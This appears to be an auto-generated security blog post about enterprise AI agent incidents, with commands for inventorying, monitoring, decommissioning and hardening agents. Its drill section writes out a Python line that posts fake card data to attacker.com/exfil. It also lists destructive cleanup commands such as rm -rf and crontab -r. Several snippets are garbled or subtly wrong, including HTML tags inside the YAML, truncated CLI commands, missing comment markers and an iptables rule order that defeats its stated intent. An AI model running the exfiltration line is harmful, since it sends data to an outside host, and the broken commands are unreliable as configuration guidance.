Listen to this Post

Introduction:
AI agents are rapidly being deployed across enterprises to automate workflows, analyze data, and make decisions – but without proper security controls, they become silent backdoors for data exposure and compromise. A new report by Token Security and the Cloud Security Alliance, “Autonomous But Not Controlled: AI Agent Incident Now Common In Enterprises,” reveals that 65% of organizations experienced an AI agent-related security incident in the past 12 months, and 61% reported mishandling of sensitive information.
Learning Objectives:
- Identify common attack vectors and misconfigurations that lead to AI agent security incidents
- Deploy real-time, continuous monitoring for AI agents across Linux, Windows, and cloud environments
- Establish formal decommissioning processes to prevent orphaned AI agents from becoming persistent threats
You Should Know:
1. Identifying AI Agent Vulnerabilities in Your Environment
Before securing AI agents, you must discover which agents are active, what permissions they hold, and what data they access. Many incidents occur because agents run with excessive privileges or linger after project completion.
Step‑by‑step guide – Linux:
- List all running processes that might be AI-related (e.g., Python, Node, or containerized agents):
ps aux | grep -E "python|node|java|agent" | grep -v grep
- Check network connections to identify unexpected outbound calls (AI agents often phone home):
sudo ss -tunap | grep ESTABLISHED
sudo lsof -i -P -n | grep LISTEN
- Audit systemd services for auto‑started AI agents:
systemctl list-units --type=service --state=running | grep -i agent
- Use `auditd` to monitor file access to sensitive directories (e.g.,
/etc/secrets,/var/lib/ai-models):sudo auditctl -w /etc/secrets/ -p rwxa -k ai_agent_access sudo ausearch -k ai_agent_access
Step‑by‑step guide – Windows:
- List processes with high memory/CPU that might indicate AI inference:
Get-Process | Where-Object { $_.ProcessName -match "python|node|ai|agent" } | Format-Table -AutoSize - Show active TCP connections and associated processes:
netstat -ano | findstr ESTABLISHED
Get-NetTCPConnection | Where-Object State -eq 'Established' | Select-Object LocalAddress, LocalPort, RemoteAddress, RemotePort, OwningProcess
- Query Windows Event Log for unauthorized service creation (Event ID 7045):
Get-WinEvent -FilterHashtable @{LogName='System'; ID=7045} | Select-Object TimeCreated, Message
2. Real‑Time, Continuous Monitoring for AI Agents
Only 16% of organizations have real‑time monitoring in place. Without it, you cannot detect anomalous AI agent behavior – such as exfiltrating training data or bypassing approval workflows.
Step‑by‑step guide using open‑source tools (Prometheus + Node Exporter + custom exporter):
– Install Prometheus on a central monitoring server (Linux):
wget https://github.com/prometheus/prometheus/releases/download/v2.53.0/prometheus-2.53.0.linux-amd64.tar.gz
tar xvf prometheus-.tar.gz
sudo mv prometheus-2.53.0.linux-amd64 /opt/prometheus
– Create a custom script that logs AI agent API calls (e.g., monitoring /var/log/ai-agent/access.log):
!/bin/bash
tail -F /var/log/ai-agent/access.log | while read line; do
if echo "$line" | grep -qE "POST /api/query|GET /data/export"; then
echo "alert: suspicious AI agent action" | logger -t ai_monitor
fi
done
– Configure Prometheus to scrape metrics from the script using a textfile collector or pushgateway.
– Set up Alertmanager to send Slack/email alerts when anomaly thresholds (e.g., >100 API calls/min) are exceeded.
Windows equivalent (PowerShell + Windows Performance Monitor):
 Create a data collector set to monitor AI agent process metrics
$datacollector = New-Object -COM Pla.DataCollectorSet
$datacollector.DisplayName = "AI_Agent_Monitor"
$collector = $datacollector.DataCollectors.CreateDataCollector(0)  PLA_DataCollectorTypePerformance
$collector.Name = "AI Agent Performance"
$collector.SampleInterval = 5
$collector.LogFileFormat = 3  csv
$collector.FileName = "C:\PerfLogs\AI_Agent_"
$datacollector.DataCollectors.Add($collector)
$datacollector.Commit("C:\PerfLogs" , $null , 0x0003)  save and start
3. Formal Decommissioning Process for AI Agents
Only 21% have a formal decommissioning process. Orphaned AI agents with valid API keys and database access become ticking bombs – they can continue operating unnoticed, consuming resources, and leaking data.
Step‑by‑step decommissioning checklist:
- Identify all AI agent identities – Service accounts, API keys, OAuth tokens, IAM roles.
– Linux: Check ~/.aws/credentials, ~/.config/gcloud/, environment variables env | grep -i token.
– Windows: Search registry and environment variables: `Get-ChildItem Env: | Where-Object { $_.Name -match “KEY|TOKEN|SECRET” }`
2. Revoke credentials before deleting the agent:
- AWS CLI: `aws iam delete-access-key –access-key-id
`
– Azure CLI: `az ad app credential delete –id–key-id `
– Generic Linux: Remove tokens from keyrings: `secret-tool clear –all`
3. Terminate agent processes and remove binaries:
sudo pkill -f "ai_agent_service"
sudo rm -rf /opt/ai-agents/ /var/lib/ai-models/
sudo systemctl disable ai-agent.service --now
- Remove crontabs and schedulers (agents often use cron for periodic runs):
crontab -u ai_user -r
sudo rm /etc/cron.d/ai_agent_jobs
-
Audit after decommissioning – Verify no residual connections:
sudo journalctl -u ai-agent --since "1 hour ago" | grep -i "error|failed"
ss -tunap | grep -i <old_agent_port>
4. Preventing Data Exposure: Encryption and Access Controls
61% of incidents involved data mishandling. AI agents often cache training data, store prompts with sensitive PII, or transmit logs in plaintext.
Step‑by‑step hardening:
- Encrypt agent‑side caches (Linux – LUKS for a dedicated partition):
sudo cryptsetup luksFormat /dev/sdb1
sudo cryptsetup open /dev/sdb1 ai_cache
sudo mkfs.ext4 /dev/mapper/ai_cache
sudo mount /dev/mapper/ai_cache /opt/ai-cache
- Windows BitLocker (PowerShell):
Manage-bde -on C: -RecoveryPassword -UsedSpaceOnly
- Enforce least privilege – Create a dedicated system user for each AI agent:
sudo useradd -r -s /bin/false ai_agent_1
sudo setfacl -m u:ai_agent_1:r-- /data/sensitive.csv
- Network segmentation – Block AI agents from reaching internet unless necessary (iptables example):
sudo iptables -A OUTPUT -m owner --uid-owner ai_agent_1 -j DROP
sudo iptables -A OUTPUT -m owner --uid-owner ai_agent_1 -d 10.0.0.0/8 -j ACCEPT  allow internal only
5. Incident Response for AI Agent Breaches
When an incident occurs (e.g., data exfiltration or model poisoning), you need forensic commands to capture volatile evidence and scope the blast radius.
Step‑by‑step IR guide – Linux:
1. Capture memory and process lists (before reboot):
sudo dd if=/dev/mem of=/forensics/ai_mem.dump bs=1M
ps auxwf > /forensics/ps_tree.txt
netstat -tunap > /forensics/net_connections.txt
2. Extract AI agent logs:
journalctl -u ai-agent --since "2 days ago" > /forensics/ai_agent_journal.txt
grep -r "data_export|api_key|token" /opt/ai-agent/logs/ > /forensics/leak_evidence.txt
3. Check for modified models (hash verification):
sha256sum /opt/ai-models/model.bin > /forensics/model_hash.before
 (compare with known good hash from CI/CD pipeline)
4. Windows IR (PowerShell as Admin):
Get-Process | Export-Csv C:\Forensics\processes.csv
Get-NetTCPConnection | Export-Csv C:\Forensics\connections.csv
Get-WinEvent -FilterHashtable @{LogName='Security'; StartTime=(Get-Date).AddDays(-2)} | Where-Object {$_.Message -match "ai_agent"} | Export-Csv C:\Forensics\security_events.csv
6. Hardening Cloud‑Native AI Deployments
Most AI agents run in containers or serverless functions. Kubernetes misconfigurations (e.g., default service tokens, over‑privileged RBAC) are common root causes.
Step‑by‑step Kubernetes hardening for AI agents:
- Restrict default service account token automount:
apiVersion: v1
kind: ServiceAccount
metadata:
name: ai-agent-sa
automountServiceAccountToken: false
- Apply a network policy to allow agent only to specific API endpoints:
kubectl apply -f - <<EOF
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
name: ai-agent-egress
spec:
podSelector:
matchLabels:
app: ai-agent
egress:</li>
<li>to:</li>
<li>namespaceSelector:
matchLabels:
name: internal-api
ports:</li>
<li>port: 443
policyTypes:</li>
<li>Egress
EOF
- Use OPA/Gatekeeper to prevent privileged containers:
kubectl create constrainttemplate privileged-pods-templ.yaml
kubectl create constraint privileged-pods constraint.yaml
- Audit with kube-bench:
docker run --pid=host -v /etc:/etc:ro -v /var:/var:ro aquasec/kube-bench:latest
7. Training and Policy Development
Technical controls fail without a culture of secure AI agent lifecycle management. Create simulated incident drills using open‑source tools like Caldera or Atomic Red Team.
Step‑by‑step training exercise (Linux):
- Deploy a dummy AI agent that “leaks” fake data:
python3 -c 'import requests; requests.post("http://attacker.com/exfil", data={"secret": "FAKE_CREDIT_CARD_1234"})' - Have defenders detect it using `auditd` rules:
sudo auditctl -w /home/user/.bash_history -p wa -k prompt_leak
ausearch -k prompt_leak --format csv
- Review findings and create an AI Agent Security Playbook covering: on‑boarding approval, continuous monitoring, regular token rotation, and mandatory decommission within 7 days of project end.
What Undercode Say:
- Key Takeaway 1: The majority of AI agent incidents stem from lack of visibility – most organizations do not inventory or monitor AI agents, leaving them ungoverned. The 16% real‑time monitoring statistic is alarmingly low.
- Key Takeaway 2: Decommissioning is not an afterthought – the fact that 79% lack formal decommissioning means expired agents act as persistent, forgotten backdoors. Treat AI agents like service accounts: revoke, remove, verify.
Analysis: The report confirms what penetration testers have observed for two years – AI agents are being rushed into production with the same naive trust once given to default IAM roles. Attackers are already exploiting them: agent API keys found in public GitHub repos, model extraction via excessive queries, and prompt injection leading to database dumps. The solution is not to stop using AI agents but to apply classic security hygiene – asset inventory, least privilege, monitoring, incident response – adapted for non‑human identities that act autonomously. Cloud providers are adding AI security postures (e.g., AWS Bedrock Guardrails, Azure AI Content Safety), but organizations must enforce these across all agents, including homegrown ones. The 65% incident rate will approach 100% within 18 months if adoption continues without parallel security investment.
Prediction:
Within two years, regulatory bodies (EU AI Act, US Executive Order) will mandate mandatory AI agent decommissioning logs and real‑time anomaly detection for any autonomous system handling personal data. This will give rise to a new category of “AI Identity Governance” tools – combining secrets management, behavioral analytics, and automated revocation – similar to what SailPoint did for human access. Organizations that fail to implement the controls described above will face not only data breaches but also compliance fines and reputational collapse as AI‑powered insider threats become front‑page news.
▶️ Related Video (70% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mthomasson Ai – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


